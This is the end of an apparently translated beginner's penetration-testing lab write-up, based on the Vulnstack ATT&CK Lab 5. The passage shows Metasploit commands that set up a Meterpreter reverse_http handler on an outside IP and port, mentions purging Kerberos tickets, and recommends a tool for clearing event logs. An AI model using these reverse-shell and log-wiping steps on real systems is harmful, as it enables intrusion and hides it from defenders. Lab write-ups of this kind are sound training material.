
It can now be used.

Clear Tickets
kerberos_ticket_purge0x06 Building the Channel
Session Handoff
Start the MSF listener.
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > set lhost
msf5 exploit(multi/handler) > set lhost x.x.x.x
lhost => x.x.x.x
msf5 exploit(multi/handler) > set lport 6668
lport => 6668
msf5 exploit(multi/handler) > run
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > set lhost
set lhost 127.0.0.1 set lhost eth0
set lhost 172.21.0.4 set lhost fe80::5054:ff:fe89:7f0f%eth0
set lhost ::1 set lhost lo
msf5 exploit(multi/handler) > set lhost 49.233.129.171
lhost => 49.233.129.171
msf5 exploit(multi/handler) > set lport 6668
lport => 6668
msf5 exploit(multi/handler) > run

CS-based SOCKS proxies are said to be unstable, so switch to MSF
0x07 Clearing Logs
I recommend the script written by Qi-Anxin’s A-Team.
Link: https://github.com/QAX-A-Team/EventLogMaster
0x08 Summary
- Approach based on A Cobalt Strike Penetration-Testing Journey in Vulnstack ATT&CK Lab 5
- If there are any errors in this article, I hope the experts will correct me.
- This is a beginner’s article, so please go easy on me.